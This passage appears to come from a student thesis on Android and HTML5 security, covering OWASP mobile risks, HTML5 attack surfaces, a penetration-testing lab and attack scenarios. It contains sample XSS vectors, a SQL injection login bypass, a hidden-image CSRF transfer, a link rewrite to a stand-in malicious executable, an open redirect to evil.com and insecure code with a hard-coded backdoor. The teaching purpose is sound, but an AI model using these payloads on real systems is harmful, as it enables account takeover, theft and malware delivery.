10. Sensitive Information Disclosure

2.8.2.1 Insecure Data Storage

A lot of applications stores sensitive data on mobile devices. This sensitive data could be for example passwords used to authenticate users. Hopefully this information will be encrypted but sometimes it is not. (OWASP, 2010. Insecure Storage) The ability to easily store and gather information on the SD card makes it easy for a malicious user or application to gather sensitive data. If then no encryption is made on passwords for example it is a easy job to receive them. Sensitive information does not need to be stored on the SD card, it could be stored in the memory instead.

```
public void saveCredentials(String userName, String password) {  
    SharedPreferences credentials = this.getSharedPreferences(  
        "credentials", MODE_WORLD_READABLE); — Very Bad  
    SharedPreferences.Editor editor = credentials.edit();  
    editor.putString("username", userName); — Convenient!  
    editor.putString("password", password);  
    editor.putBoolean("remember", true);  
    editor.commit();  
}
```

Figure 2.6. Bad data storage (Mannino, 2011)

An example is shown in figure 2.6. (Mannino, 2011) The credentials of the saved information is set with the MODE_WORLD_READABLE which allows every application read access to this information which is not good.

2.8.2.2. Weak Server Side Controls

An application and especially a web application or a cloud based application will often communicate and receive data from a remote server. Therefore it is also important to secure that side as well. On the server side we have a lot of attacks that could be issued. A hacker could for instance in order to get access to a mobile device go through the communicating server and then move on to the mobile device. Since the mobile device trusts the server the hacker could infiltrate it. For more information of web application based risks you can look at earlier written section 2.8.1. OWASP top 10 Web Application Security Risks.

2.8.2.3. Insufficient Transport Layer Protection

This is about the problem written with the same title in weak server side controls. Using weak or no encryption of data in transit or ignoring certificate validation errors will make it possible to MITM attacks, tampering of data in transit. Mobile devices are actually more vulnerable to MITM attacks since the padlock that is always shown when a website is connected with SSL are more harder to notice thanks to the smaller screen.

2.8.2.4. Client Side Injection

Evaluating the input data to an Android application may prevent client side injection. For example XSS that have mentioned earlier is also available to do on mobile devices and with them new possibilities is available, for smartphones especially. Injection code

adopted to smartphones could for instance gather contact information or other personal information and even send text messages to expensive foreign numbers. (EMC, 2012) Another client side injection attack could be structured query language (SQL) injection since many applications have their own SQL database which could reveal personal information depending on what is stored in the database.

Android applications could send requests to other installed applications, so for example an application would like to open a web page using the default web browser. This communication is called Intents and the built-in Android web browser was lately discovered to have a vulnerability when handling Intents from other applications. If the browser received an Intent from a javascript it would not open a new window, instead use the window that was currently viewed. This made it possible to run javascript on the viewed web page that could steal cookies. (Backesy, Gerling & Styp-Rekowsky, 2011)

2.8.2.5. Poor Authorization and Authentication

Some applications that handles authorization and authentication uses mobile phone number, IMEI (International Mobile Equipment Identity), IMSI (International Mobile Subscriber Identity) or UUID (Universally Unique Identifier). All these numbers are easy to find on a mobile device and then transmit them with the correct value to the recipient and the malicious user gets access. The IMEI number is 15 or 17 numbers long and the first 8 are model specific leaving attackers with 7 or 9 numbers left to guess. (GSM Security, 2010) Developers choose this because it is easy to implement and they think it is good authentication. (Mannino, 2011) Typing a password on a mobile device could be hard and annoying. Therefore developers choose to identify with something else less secure to not drop users. This makes it as easy as possible for the user but leads to decreased security.

If users can choose passwords they often makes the password easy to remember. Forbid users in using easy passwords and instead demand numbers or special characters in the password. This is something that needs to be considered, high security or more users. The best thing would of course be both.

2.8.2.6. Improper Session Handling

Session handling with applications are carried out with http cookies, OAuth tokens and Single Sign On (SSO) services. (Mannino, 2011) Hyper text transfer protocol (HTTP) cookies are sent within the HTTP response and contains values for name, value, expiration date, valid Uniform Resource Locator (URL) path, valid domain and if the cookie should be sent with or without SSL. If the cookie is set to be only sent with SSL it will reduce the risk of someone else obtaining the cookie. This cookie needs to be saved and this opens up for another threat, mentioned earlier, insecure data storage. Another approach to send cookies and without saving them could be done within the URL address. (Chalandar, M.E. Darvish, P. Rahmani, A.M, 2007) This helps to store information so that the use of service can continue from where it was stopped. It is a convenient way to remember settings like products in a cart or authenticate users while browsing within an application or between applications. (Kristol, 2001)

OAuth is an open standard that enables collaboration between different applications. For example a user is using a game application and has just set a new record and would like to share that in an easy way on a social network. Without OAuth the user would need to provide the username and password to the game so that the game could login and then upload the highscore to the social network. Instead if the game is using OAuth it asks for permission to upload data to the social network. This permission needs to be granted by the user and therefore no usernames and passwords needs to be given away to the game. The game receives a token that is used to get access and then upload the highscore. (OAuth, 2007. What is it For?)

SSO is a feature that enables a user to login and access to multiple systems and applications where the user has the access that is needed. With this implementation a user would only need to remember one password. (Opengroup. Single Sign-On.)

A big difference between web applications and mobile applications is that they have often much longer validity. Users want mobile devices to be convenient to use and therefore do not want to re-authenticate very often. If an attacker finds this session cookie and starts using it the attacker has more time to make damage. The cost of users patience should not be more important than their security and therefore implementing less valid time for session cookies. (Mannino, 2011)

2.8.2.7. Security Decisions Via Untrusted Inputs

Applications can make decisions on their own to fulfill their needs. This opens up for a security threat when the user is not granting the application to do so. In Android an application can start an Intent which could be either explicit or implicit as explained in Android security section 2.7.3, and opens up for xss vulnerabilities while requesting services. These Intents could upload data, send sms or delete phone book content without the user's permission when it happens. This occurs often with malicious applications that demands these permissions while installation but the user do not care about the permissions. The user just grants it all because the user is eager to play the new game everyone is talking about. The permissions could be hard to understand so maybe further approval is needed when the application is running and creates a specific Intent. (Mannino, 2011)

2.8.2.8. Side Channel Data Leakage

This is about data leakage in some kind of area of the mobile device which should not be there. Information could be stored on the device unintended and with sensitive data which is then called side channel data leakage.

Web browsers save cache on the mobile device that could include sensitive information. Screenshots could have been taken while users are using their banking application revealing banking accounts and money transactions. System error messages that gives clues about how an application works could be seen together with comments using logcat which is a tool to view debug information on Android applications. Temporary directories used to save files for the application could just like the ones before contain sensitive information. (Mannino, 2011) Dumping the RAM-memory

with Dalvik Debug Monitor Server (DDMS) could reveal unwanted data like session tokens and passwords currently used by the mobile device.

2.8.2.9. Broken Cryptography

Applications that store some kind of information, especially on shared media, would often like to use encryption so no one else could see the data. A programmer has the possibility to use crypto libraries but often modifies these libraries or invents their own crypto algorithm. Modifying crypto libraries could contribute to vulnerabilities in the implementation and making an own crypto algorithm that is good very bad. Many developers thinks that encoding with for example base64 is a good way to encrypt data but it is not. The same with obfuscation where the data is changed to something else not so understandable or with serialization where the data is changed to another format. Downloading an application and reverse engineer it will reveal how the encryption is implemented and if it is easy to follow an attacker has no problem to reverse the process and decrypt the data. (Mannino, 2011)

2.8.2.10. Sensitive Information Disclosure

This is about sensitive data stored as hard coded or embedded within an application compared to insecure data storage which is stored information on the mobile device for the applications use. Almost every program can be reverse engineered showing comments of how the programmer thinked. Many do not think that this information is reachable since it is within the source code, but it is. Information could be anything from how an encryption technique works to hard coded passwords like in figure 2.7. (Mannino, 2011)

```
if (rememberMe)
    saveCredentials(userName, password);
//our secret backdoor account
if (userName.equals("all_powerful")
    && password.equals("iamsosmart"))
    launchAdminHome(v);
```

Figure 2.7. Password and username are stored in cleartext within source code. (Mannino, 2011)

In figure 2.7. username is equal to “all_powerful” and password equals “iamsosmart” gets access to the admin home. This is a very easy demonstration but it occurs according to Mannino (2011).

2.9. HTML5

Html5 is an ongoing standard that is still developing and being finalized. With mobile devices that do not support Flash, this has increased the interest of HTML5. (Chow M., 2011) To see what is supported on a browser one can simply make a test with their browser on the website [html5test](http://html5test.com), (2012) or see in a table of different browser compabilities on the website [MobileHTML](http://mobilehtml5.org). With HTML5 comes a set of new Application Programming Interfaces (API) as Kneringer S (2011) lists, “Canvas, Web Storage API (DOM Storage), File API, AppCache, Drag-and-Drop API, Web Sockets, Web Messaging, GeoLocation”.

2.9.1. New elements and attributes

New elements canvas, audio, video could be leaking information. For example there is an attribute `origin-clean` which informs if content is of different origin. It is important not to allow these new elements from user submissions, use validations both on client and server side to ensure integrity. (CapTech Blogs, 2010) They can be used to attack html4 websites that uses old blacklist filters that are not aware of these new tags. There is also new attributes like “`onformchange`” or “`formaction`” that can be injected in existing or new events to trigger an attack. These are dangerous attributes to create automatic-triggering, using the attribute “`autofocus`”. Using the attribute “`autofocus`” together with the attribute “`onfocus`” to run the malicious script in the same element. Another approach would be to use “`autofocus`” in an element with “`onblur`” or “`oninput`” and then have another element with just the attribute “`autofocus`”. (Attack & Defense labs, 2010) This makes the first element compete and lose the focus to the second one, and the first becomes blurred and executes its script, as can be seen in the following two examples via [html5sec](http://html5sec.org).

```
<input onfocus=write(1) autofocus>
```

```
<input onblur=write(1) autofocus><input autofocus>
```

It is also now possible to add a control from outside the form tag or populate the input fields using clickjacking to bypass protection mechanism with the “drag and drop API”. Clickjacking also known as user interface redress attack is a form of tricking the user into clicking something it does not perceives. (Shezaf O; Attack & Defense labs, 2010) A website dedicated to html5 security with many examples of new exploits are html5sec.org.

2.9.2. Cross-origin resource sharing (CORS)

Same-Origin Policy is a restriction of Ajax requests to documents only within the domain and prevents leakage of data across different websites or origin. Origin is the tuple of scheme/host/port. For example is <http://example.com/doc.html> not allowed access to <https://example.com/doc.html> since it have different origins ([http](http://),

example.com, 80) and (https, example.com, 443). However by html5 this is changed with Cross-origin resource sharing (CORS). (W3C. 2010. Same Origin Policy; CapTech Blogs, 2010; html5security, 2010. Cross Origin Request Security) CORS requires a consent between web page and the server by sending a HTTP header which allows XMLHttpRequest (XHR) cross domains. There are two ways either with a *, giving global acceptance, allowing every other website. The other way is restricting it to specific URLs.

1. Access-Control-Allow-Origin *
2. Access-Control-Allow-Origin http://foo.bar.com

(Chow M., 2011; OWASP, 2012. HTML5 Security Cheat Sheet; Schmidt M., 2011)

2.9.3. Client-side storage

New ways to store on client-side, allows for greater volume than cookies. There is local storage, session storage, web sql and application cache. Unlike cookies this new client-side storage does not need to send data with every HTTP packet to the server.(Chow M., 2011) Everything stored on client can be tampered by an attacker. Malicious code can be injected and using XSS or CSRF attacks to read and modify the information stored. So it is not recommended to store sensitive information or synchronize information to server. DNS spoofing is also a possible scenario to fiddle with the clients storage, however SSL can be used to prevent it. The new ways of storing client-side data with html5 should not be used on domains where multiple people have different pathnames. (CapTech Blogs, 2010)

2.9.3.1. Session Storage

With session storage a user can buy two plane tickets from two different windows without it accidentally leaking to the other as with cookies. Developers do not define a persistence time with session storage but it will disappear when the user closes his window.(Secdiscover, 2008.)

2.9.3.2. Local Storage (a.k.a. Offline Storage, Web Storage or DOM Storage and ex Global Storage)

Local storage is more persistent than session storage and does not remove when browser is closed. The storage object is better than global storage and developer can not assign to what domain is allowed, rather it is done automatically. (Secdiscover, 2008.)

2.9.3.3. Web Database

Web database brings sql to client-side which allows for attacker to tamper and inject. An attacker could get access and download the database and create SQL statements for it. To avoid injections, database would need proper validation and parameterization. (CapTech Blogs, 2010; OWASP, 2012. HTML5 Security Cheat Sheet)

2.9.3.4. Offline web application

Application cache is useful for offline browsing with 5MB limit size.(Chow M., 2011) It is used to reduce load on server and increase speed.(Kneringer S., 2011) EXAMPLE! Any website can create cache and it requires no permissions. Even the root file can be

cached and cache can be poisoned so that when a website is refreshed the normal cache is updated but not the application cache.(Chow M., 2011) By doing this an attacker can have his pages alive for longer durations and steal credentials.(Attack & Defense labs, 2010.)

2.9.4. Web messaging

Web messaging works as a communication channel based on a sender and receiver.(Chow M., 2011) It allows documents to communicate cross origin and can improve security compared to using inline javascript. For example with iframes a developer have to be able to trust the embedded external source. (Schmidt M., 2011.)

The problem with web messaging is that a web page may receive data from another domain without the server being involved. This problem bypasses server-side data validation and opens a possibility for malicious content being sent.(Schmidt M., 2011.)

Always validate exchanged messages so that it is expected origin when posting and receiving. Also do input validation of the data to ensure it is desired format and not been changed of some XSS bug. Never evaluate the message as code (e.g. eval()) or insert to a DOM (e.g. innerHTML). Instead it should only be interpreted as data. A safer method to assign data is with textContent. (OWASP, 2012. HTML5 Security Cheat Sheet)

2.9.5. Web Workers

Lets a website run multiple thread scripts in background. They communicate through web messaging. Workers do not have access to the DOM, window or document object however they have access to XHR, navigator objects, application cache and to create other workers. Same origin security policy applies and can be abused to exploitation.(Theriault P., 2010; WHATWG, 2012; Attack & Defense labs, 2010; OWASP, 2012. HTML5 Security Cheat Sheet) Malicious web workers or if they are wrongly implemented, can cause a DOS attack. (OWASP, 2012. HTML5 Security Cheat Sheet) There are two kinds of web workers. Dedicated, which closes with parent document and Shared workers who closes after all attached documents are closed. (Theriault P., 2010)

2.9.6. Web sockets API

Websockets makes it possible to set up a full-duplex channel between user agent (UA) and server. Over websockets channel it is possible to exchange data asynchronous, which makes Ajax workarounds unnecessary. (Schmidt M., 2011.) Web sockets can allow Transmission Control Protocol (TCP) services such as Virtual Network Computing (VNC) and File Transfer Protocol (FTP) to tunnel, however by doing so opens up for an attacker in the browser. It does not provide any authentication or authorization and in case sensitive information is being transmitted. That should be dealt separately on Application-level protocols. Use websockets over Secure Shell (SSH) for Man-in-the-middle (MITM) protection (i.e. wss:// instead of ws://). Always validate data since it can be spoofed source or hijacked session. Even though the Origin: header in the websocket handshake, can be spoofed it should be checked. (OWASP, 2012. HTML5 Security Cheat Sheet)

2.9.7. Geolocation API

Geolocation API can determine a UA position, which enables location based services (e.g. ads).(Schmidt M., 2011.) It is recommended by the Geolocation RFC to ask user's permission before getting its location. However how this permission to fetch a user's location is remembered differ and can require user to enter page again to turn off. From privacy perspective, websites should always ask user before calculating position.(OWASP, 2012. HTML5 Security Cheat Sheet) Geolocation API can use a variety of approaches according to Schmidt M. (2011):

1. A dedicated GPS-Hardware receiver in the device
2. WiFi and mobile phone network (based on cellular towers)
3. Based on the IP-address
4. User configured location

2.9.8. Iframe Sandbox attribute

Sandbox attribute for Iframe puts some restrictions for the iframe content. However it can be relieved by allowing values.

- Allow-forms, allow form submissions.
- Allow-same-origin, makes the iframe content to be cared for as the same origin.
- Allow-scripts, allow scripts to be executed.
- and Allow-top-navigation, allows the embedded content to load content from the containing page.

(w3schools.com; HTML5 iframe sandbox Attribute.)

A page using iframe embeds another page with allow-scripts and allow-same-origin together. Both pages using the same origin allows the embedded page to merely remove the sandbox attribute. (Therault P., 2010.) Websites often uses frame busting, a javascript code that prevents it from being displayed within a frame. However with Sandbox attribute one can disable that prevention. (Attack & Defense labs, 2010.)

2.9.9. Custom protocol and content handlers

Custom protocol and content handlers can be defined with html5. A user can register a web application to handle this protocol or content (e.g. fax, e-mail, SMS, MIME). When a user clicks a link that use that protocol or content, a connection to that association will be created. This is vulnerable if an attacker can configure a malicious web application as a handler. The attacker would then be able to steal and manipulate content, track the user, and include its own content before delivering.(Schmidt M., 2011)

3. Practical work

This chapter is about what we have done practically for the report based on possible attack scenarios that could be executed on an Android device. It starts by listing all the tools we have used to be able to do the practical work and continues with describing different scenarios that could occur. After that we execute most of the scenarios.

3.1. Test Setup

Our test setup contains a physical setup with basic PC hardware, software and testing applications.

3.1.1. Operative Systems

The different OS we have used for the execution part are presented here. We have chosen these operative systems since they are all open source and free to use. They also come with a lot of preinstalled open source software.

3.1.1.1. MobiSec

MobiSec is a linux distribution system that can be installed or booted from a DVD or USB memory. The distribution is loaded with open source mobile testing tools for testing a mobile environment which helps finding vulnerabilities and design weaknesses. (Sourceforge, 2012. MobiSec)

3.1.1.2. Backtrack

Backtrack is a linux distribution system that can be installed or booted from a DVD or USB memory. The distribution is loaded with open source penetration testing tools for testing purposes.

3.1.1.3. Android OS

Android OS is the target operative system and we have emulators running platforms 2.1, 2.2, 2.3, 3.0 and 4.0. We also have a Samsung Galaxy Nexus physical phone running platform 4.0.

3.1.2. Android applications

We have used some Android applications for the execution part which we are going to talk about in this section. These application we have chosen because they were free to use and developed for testing purposes.

3.1.2.1. ExploitMe

The ExploitMe Android application is an application developed with security vulnerabilities by Security Compass. (Security Compass, 2011. The insecure Android app for your hacking pleasure) This application will help us showing how easy it could be to retrieve sensitive data due to bad programming. The application is communicating with a web server written in python.

The application is for making bank transfers. You can specify how much money you want to send and to which bank account.

3.1.2.2 Goatdroid

The Goatdroid application is made by OWASP and just like the ExploitMe application it contains security vulnerabilities. It is free to use and the only thing you need except Android SDK is MySQL. (OWASP, 2012. Projects/OWASP Goatdroid Project)

It is a sort of social community application where you can login with a user account and post so called check-ins. These check-ins are stored with longitude and latitude values together with a place. If this place is the same as a companys you will get rewards.

3.1.3 Network equipment

In order to execute some of the scenarios we have constructed a network based on possible design that could be found in a home, coffee shop and at a company. It exists of access points, mobile devices, computers, routers and web servers.

3.2. Tools

In this section we write about the tools we are going to use in the execution part. We list them based on what they do and explains them further individually.

3.2.1. Reverse Engineering

- dex2jar converts dex-files into jar-files. The dex-file inside an applications .apk file contains all bytecode the Dalvik virtual machine needs to run the application.
- apktool is a program that converts the dex-files into bytecode language and makes the androidmanifest file readable to humans. This program has also features to build .apk files.
- JAD stands for and is a Java Decompiler. This program converts .class files into .java files which reveals the original source code written for the application.
- “Smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation”. (Smali, 2011)

3.2.3. Exploitation

- Metasploit, is a framework for doing penetration testing. It includes a lot of exploits for different platforms in a an easy to use tool.
- Htmlfileprovider is an exploit created by Thomas Cannon and is included in the Metasploit framework. It uses some cross domain issue in the Android device to get files from the device.
- Use-After-Free Remote Code Execution on Webkit, (CVE-2010-1807). Exploit modified by Itzhak Avraham previous one by mj. It returns a shell. The code runs from a script inside a html file on the webserver, which the target will have to browse.

- Browser_autopwn is a tool within Metasploit that attacks browsers. It first looks on what browser the victim is using and then it tries to use every known exploit for that browser.

3.2.4. APKs

- ROM manager is a custom recovery mode application that has more capabilities than the original recovery mode. The device needs to be rooted in order to change to the custom recovery mode. This application also has the ability to do a nandroid backup which is a full backup of the entire filesystem.
- HippoSMS is a trojan which sends premium-rate sms messages. The application was available on some alternative Android markets in China and looked very legitime. The first thing it does just after installation is to start the sms service and send a sms to a premium-rate number. (eweek, 2011. New Android Trojans Go After SMS Messages)
- Android.LeNa is another trojan malware that is pretending to be a VPN application. Instead the application will upload sensitive data to a remote server somewhere and to be able to get this sensitive data it requests root access. This because it demands to store information under /data/misc as showed in figure 3.1., but the reason to request it is to get complete access to the filesystem. It is a trojan which focuses on already rooted mobile devices and when it gets root access it will first check what applications that are installed and then upload their databases. This application was just like the HippoSMS distributed through an alternative Android market but in some variants it also appeared on Google's Android market. (Lookout, 2011. Security Alert: Legacy Makes Another Appearance, Meet Legacy Native (LeNa))



Figure 3.1. Shows Android.LeNa when it demands root permissions.

3.2.5. Network

- LAMP, Linux Apache Mysql PHP Server configuration.
- Arpspoof, is a tool that sends falsified address resolution protocol (ARP) packets to a victim. Instead of the victim get the correct ARP package from the router saying that the machine you are looking for by this IP address have this MAC address the arpspoof tool sends its own. With the tool it is possible to say that the IP address of the gateway belongs to another MAC address, the victims and thereby making the victim to send its traffic to the attacker.(Whalen S., 2001.)
- SSLstrip, rebuilds the encrypted web page that a victim is using so that it is not encrypted anymore. Between the victim and the attacker is no encryption instead it exists between the attacker and the web page.
- Ettercap, is a MITM attack tool that poisons the ARP protocol. It is possible to provide fake certificates and change the data in the connection. (Openmaniak, 2008. What is Ettercap?)
- Wireshark, works as a packet sniffing tool. It can capture all traffic that is sent on a network and provide information about it.
- Netstat, provides information about network connections that are established on a host.
- IPTables, this is a firewall tool for Linux users. It filters incoming or outgoing packets based on the criteria the user has defined.
- ping, this tool sends Internet Control Message Protocol (ICMP) messages. The type of the messages are echo request and echo reply. This tool is very useful to see if two different devices have a connection together. It sends an echo request to the other device which in turn answers with an echo reply. If this is successful we will see the reply, if not then the connection is not established.
- Netcat, is a tool that can send and receive data over a network connection. (Sourceforge. Netcat 1.10)
- Burp proxy, comes within both the MobiSec and Backtrack distribution. This proxy has the ability to listen on a port number and can be used to intercept traffic passing between a sender and a receiver causing a MITM. It is also possible to modify the packages in the communication and change the content to something else.
- Nmap, is a popular tool used to scan for hosts and open ports.
- whois, find information about an Internet resource. For example domain name system (DNS) servers of an Internet uniform resource identifier (URI), or lookup who is registered provider for IP address.
- NSLookup, can be used to find information from domain name system (DNS) servers. For example mail servers and ip-addresses of domains.
- p0f, this is a fingerprinting tool that could see what different hosts exists in a network and give information about them.

3.2.7. Database tools

- SQLite database browser is an open source program where you can open up and view SQLite databases in a user-interface.

3.2.8. Dynamic Analysis tools

- Droidbox can make analysis of applications and see what kind of operations they are doing. It is free to use and works on Mac and Linux. (droidbox, 2012. Introduction) After analysis is done two pictures are created so it is possible to get a good overview.

3.2.9. Android

- ADB, used to connect to Android emulator or device to get a command line tool and from there communicate with it.
- AVD Manager, configure settings and startup emulators from a graphical user interface.
- Emulator, with this it is possible to run any available Android OS.
- DDMS, is a debugging tool for Android and helps with analyzing the heap from a process, thread information and network analysis amongst others.
- Logcat, is a debugging tool that is possible to show log messages from a running application.

3.3. Scenarios of Application based threats

In this section we list some scenarios that could occur with applications. Scenarios like malware analysis, code review and insecure data storage are some of the scenarios explained.

3.3.1. Forensics, dynamic analysis

Forensics is the term for acquiring legal evidence by identifying, preserving, recovering, analysing and presenting the facts. Dynamic analysis is performed when executing the application.

3.3.1.1. Malware analysis

This scenario is about forensic dynamic analysis of malwares. The applications HippoSMS and Android.LeNa are installed on a mobile phone and with the help of droidbox it is possible to find out if it executes some malicious acts.

3.3.2. Forensics, static analysis

Static analysis is performed without executing the application.

3.3.2.1. Reverse engineering code of application

An attacker wants to take a closer look on how a certain application works and it is done by reverse engineering the dalvik machine code back to Java source code. The source code is then viewed as it was from the beginning when developers wrote it.

3.3.2.2. Code review on application

Review code what it does, how it works. Try find weakness in source code of the application and look for example after forgotten passwords or other sensitive information.

3.3.3. Application security risks

Scenarios of what kind of security risks that may be found while doing penetration tests against applications.

3.3.3.1. Insecure file storage ExploitMe

If an application saves data to the external storage, i.e sdcard, it will be accessible to all other applications. Typically an application could store information about what you have done, like for example in the ExploitMe application it saves information about account numbers and balance.

3.3.3.2. Insecure file storage Goatdroid

If an application saves data to the external storage, i.e sdcard, it will be accessible to all other applications. Another example is with the Goatdroid application which saves the sessionkey in plaintext within a database file.

3.3.3.3. Side channel data leakage ExploitMe

An application could leak sensitive data in the memory that goes under the category side channel data leakage. For this example we are going to use the ExploitMe application that suffers from this vulnerability where you can find the session key by doing a heap dump with DDMS.

3.4. Scenarios of Web based threats

In this section we list some scenarios that could occur with web applications. Scenarios that attack the client either directly by browsing untrusted web application or by using a flaw in some trusted vulnerable web application.

3.4.1. Exploit webkit remote code execution

Using exploit CVE-2010-1807, use-after-free remote code execution on webkit via author Itzhak Avraham based on earlier version via MJ. Victim is running Android 2.2 and browses a pre setup page with the exploit. That will result in giving us access to remotely execute commands on the phone.(Zukifying security, 2010) CVE-2010-1759 webkit normalize bug, by MJ Keith, is another exploit also using the “use-after-free” vulnerability. Which allows remote attackers to execute code or make the application

crash via the Node.normalize method. (National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-1759*) CVE-2010-1119 use after free, by MJ Keith, is a third exploit using the use-after-free vulnerability in webkit. Like the earlier two exploits it can execute code or cause a DOS on the application. (National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-1119*) CVE-2010-4804 Android 'content://' uri multiple information disclosure vulnerabilities, by Thomas Cannon is a fourth exploit we used. This exploit is for Android 2.3.4 and allows remotely obtaining files from SD card. (National Vulnerability Database, 2011. *Vulnerability Summary for CVE-2010-4804*)

3.4.2. Exfiltrate files by web browser with Metasploit

Metasploit android_htmlfileprovider, by Thomas Cannon lets you exploit “a cross-domain issue within Android web browser to exfiltrate files from a vulnerable device”. (Metasploit, 2011. Android Content Provider File Disclosure) This means that the victim using an Android device visits our pre setup page with metasploit and gets exploited with this code. Making it possible to get files from the filesystem without the victim is noticing.

3.4.3. Browser autopwn with Metasploit

Metasploit browser_autopwn does a fingerprint of what browser the victim is using followed up with attacks that are possible to execute against the browser. Instead of trying to execute a lot of different attacks without knowing the browser, this is a more convenient way.

3.4.4. XSS, Abusing Password Managers

This exploit lets an attacker steal browser built in remembered passwords and also some external software tools to remember passwords such as LastPass. The script uses a vulnerability that the remembered password gets automatically filled in on login forms. This script could be used together with some XSS vulnerable web application using the code in Appendix C.1 .

3.4.5. XSS, UI Redressing

User Interface (UI) Redressing, is a type of attack when the victim is tricked to use the graphical interface for a purpose when it have some hidden functionality triggering on the victim's actions. It is also called clickjacking and is more descriptive for our laboratory, because we are using the HTML5 drag and drop API and with that creating a fake website tricking the user do some dragging and dropping and then clicking submit. The scenario is like this, the victim browses to a website, either by himself or through some kind of social engineering. It could be for example a game posted at a forum or through a email. This website contains a game or something containing a user interface that the user wants to use. When the user uses the game it will do something malicious, for example create a false spam mail and send it or change the victims password.

3.4.6. OWASP Top 10 Web Application Security Risks

The OWASP Top 10 Web Applications Security Risks have been talked about in theory section 2.8.1. However in this scenario chapter we will talk about basic scenarios for these risks.

- Injection

Probably the easiest scenario would be an attacker trying to log in a victims vulnerable web application. The attacker would then write ‘ or ‘1’=’1 in the input fields which will execute in the victims backend database and give the application all table field and the application will select the first one and bypass the login.(OWASP, 2012. *OWASP Top 10 - 2010*)

- Cross-Site Scripting (XSS)

A scenario of a stored XSS attack could be that an attacker posts a image with a malicious script on a forum, that uses no validation. When victim then reads the forum post, the victim will get effected. For example as following input of a image:(OWASP, 2010. *Cross-site Scripting (XSS)*)

```

```

Another scenario could be that the attacker finds a reflected XSS vulnerability on a publicly trusted web application, which is likely a victim will visit. The victim will then click or browse the attackers crafted URL which will reflect the search from server with a attack when victim enters the page, perhaps changing a download link to a malicious file. For example as following URI:(OWASP, 2010. *Testing for Reflected Cross site scripting (OWASP-DV-001)*)

```
http://example.com/index.php?user=<script>window.onload =
function() {var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe";
}</script>
```

A third scenario but of a DOM-based XSS could be a attacker finds a web application using variable in the URL for default language. Modifying this variable to a script which will be executed without anything being sent to the server. For example as following URI:(OWASP, 2011. *DOM Based XSS*.)

```
http://www.some.site/page.html#default=<script>alert(document.co
okie)</script>
```

- Broken Authentication and Session Management

A scenario might be that a application timeout is set improperly. Victim is logging in on a public computer, forgets to log out. Later attacker sits down on the public computer with victim still logged in. Another scenario might be that session ID is in the URL, and

victim sends this URL to an attacker who use it to get the victim's session and credit card. For example as the following URL: (OWASP, 2012. *OWASP Top 10 - 2010*)

```
http://example.com/sale/saleitems;jsessionid=2P00C2JDPXM00QSNDLP  
SKHCJUN2JV?dest=Hawaii
```

- Insecure Direct Object References

An attacker could change the URL like the following: (Vernersson, 2010)

```
http://example.com/app/accountInfo?acct=345678
```

When changing the acct parameter to something else an attacker could retrieve information of another account.(Vernersson, 2010)

- Cross-Site Request Forgery (CSRF)

A scenario could be an attacker finds a URL with predictable and forgeable state-changing functions and construct it in a malicious way. The victim will be logged in to this web application. Then the attacker send this URL to the victim or embeds it on a website for example in a image. The victim will then browse this website or URL and get hacked. For example sending 1500 amount to attackersAcct, see following example:(OWASP, 2012. *OWASP Top 10 - 2010*)

```
<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#"width="0" height="0" />
```

- Security Misconfiguration

Third party software have released a new patch securing a flaw you have not downloaded. Another example could be you are using a known application server with default passwords, making it easy for an attacker to take control.

- Insecure Cryptographic Storage

A scenario could be that an attacker finds a SQL injection exploit for your application and the database automatically decrypts credit card queries against its columns. Another could be not using salt with hashed passwords. If a hacker got access on a hashed password file that does not use salt values. (OWASP, 2012. *OWASP Top 10 - 2010*)

- Failure to Restrict URL Access

A unauthenticated user is able to access a restricted URL for example admin_getappinfo which a regular user should not be allowed to access. For example browsing the URL: (OWASP, 2012. *OWASP Top 10 - 2010*)

```
http://example.com/app/admin_getappInfo
```

- Insufficient Transport Layer Protection

A scenario could be that when the SSL/TLS certificate is not implemented correctly, showing errors to the users. The users will proceed regardless of what the web browser says because they can't access the website in another way. With this in mind a phishing

attack could happen when an attacker creates an identical web application. The browser will just as before give error about the certificate but since the users always receives errors they will proceed and not understand that it is a fake web application.

(Vernersson, 2010)

- Unvalidated Redirects and Forwards

Attackers can redirect victims to malicious sites:

```
http://www.example.com/redirect.jsp?url=evil.com
```

Or an attacker can use forward to access unauthorized pages:

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

(OWASP, 2012. *OWASP Top 10 - 2010*)

3.5. Scenarios of Network based threats

This is scenarios that could be executed on a network. Possible places would for instance be WiFi hotspots that is put up on public areas. The scenarios we are going to explain will all affect the communication between the mobile device and the server. Possible scenarios are ARP spoofing, DNS spoofing and make use of fake certificates for example.

3.5.1. Active Attacks

Active attacks are those that interact with the system and can be detected by IDS, IPS and other defensive systems.(Kennedy, D. O'Gorman, J. Kearns, D. Aharoni, M. 2011)

3.5.1.1 MITM Packet exchange modifications

Create MITM situation that intercepts http packets on the fly. An application that sends sensitive data in plaintext is vulnerable to a MITM attack where an attacker could see and modify the exchanged data which you can read about in the theory chapter from number three in OWASP top 10 mobile risks, insufficient transport layer protection. The ExploitMe application is such an app and together with a proxy it is possible to see the packages and modify them. The victim could use this application on an unencrypted WiFi connection without knowing an attacker is listening on the communication.

3.5.1.2. MITM ARP spoofing with HTTP

Create MITM with ARP spoofing attack, and manipulate http traffic on the fly. ARP spoofing means that the attacker forges an ARP reply with another computer's MAC address. If the gateway has the IP address of 192.168.1.1 then the attacker says to the victim that the corresponding MAC address to the gateway IP address is the attackers computer. Thereby sending all packets to the attacker.

3.5.1.3. MITM ARP spoofing with HTTPS using SSLstrip

Create MITM with arp spoofing for SSL/TLS traffic. SSLstrip creates a SSL/TLS connection to the server as usual but no encryption between the attacker and the victim. This means that the attacker is able to see everything the victim is sending.

3.5.1.4. MITM ARP spoofing with HTTPS using fake certificate

A victim wants to check the email by going to webmail.lnu.se that turns out to have a false certificate. This is not something that will stop the victim who choose to continue regardless of the security warning.

3.5.1.5 DNS Spoofing to Fake website

In this scenario a hacker downloads an original website layout to trick victims into believing it is the real one. To accomplish this the attacker also spoofs the DNS request making it more believable for the victim trying to reach the correct web Unified Resource Identifier (URI).

3.5.1.6 Denial-Of-Service Attack

DOS attack against victims mobile device. The goal is to make the connection very slow or completely denied to use any network services.

3.5.1.7 Scanning techniques

